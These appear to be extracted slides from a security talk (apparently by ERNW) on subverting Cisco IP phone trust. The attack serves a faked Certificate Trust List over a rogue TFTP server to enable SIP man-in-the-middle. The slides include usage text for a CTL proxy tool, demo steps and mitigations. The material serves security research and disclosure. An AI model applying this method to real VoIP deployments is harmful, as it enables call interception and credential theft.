    - Provide TFTP service

$ATTACK (2)

- **Use this TFTP server to provide $FAKE_CTL**

- **Main modification**
  - Replace pubkey of *Signing Certificate*
    - This is the one from the (Aladin) token.
  - Replace pubkeys of “matching“ CUCM‘s certificates
    - Both the “call manager cert“ and the “CAPF cert“.

- **→ Phone disposes of “faked certs“ of its main communication partners.**
  - (Obviously) all subsequently downloaded (and signed) files have to be modified accordingly, as for their signature (with the privkey to “our pubkey“).

What Does this Mean, Mate?

- **While one can‘t**
  - Access the phone‘s privkey associated with LSC.
  - Read the crypted config
    - → No access to user credentials which are part of that config.

- **One can still**
  - Everything else ;-), including but not limited to
  - SIP MiTM
    - Get user credentials here.
    - Replace key material for media transport.
    - All the nice things that can be done with SIP: call redirection, call setup... and teardown.
    - Initiate new LSC deployment.

CTL_Proxy

ERNW
providing security.

```
$ python ctl_server.py -h
Usage: ctl_server.py [options] tftproot pubkey.der
privkey.pem cmipaddr

Options:
  --version   show program's version number and exit
  -h, --help  show this help message and exit
  -d          Debug
  -c CERTDIR  Certdir
```

CTL_Proxy

- **What it (currently) does:**
  - Serves local files via TFTP.
  - Download non local files from the CUCM.
  - Modifies CTL files on the fly.
  - Update signature of signed files on the fly.

Demo

- **Force phone to boot (see above)**
- **Replace CTL**
- **Subsequent SIP in cleartext...**

Mitigation & Conclusions

- **Certificate validation must be done right.**
  - As for “non-initial” CTLs.
  - Initial CTL deployment in trusted environment.
- **Good crypto in complex overall setting may be hard to implement.**
- **And crypto doesn’t solve all problems in VoIP environments anyway.**

There’s never enough time…

ERNW
providing security.

THANK YOU…

...for yours!

Pls fill out feedback forms!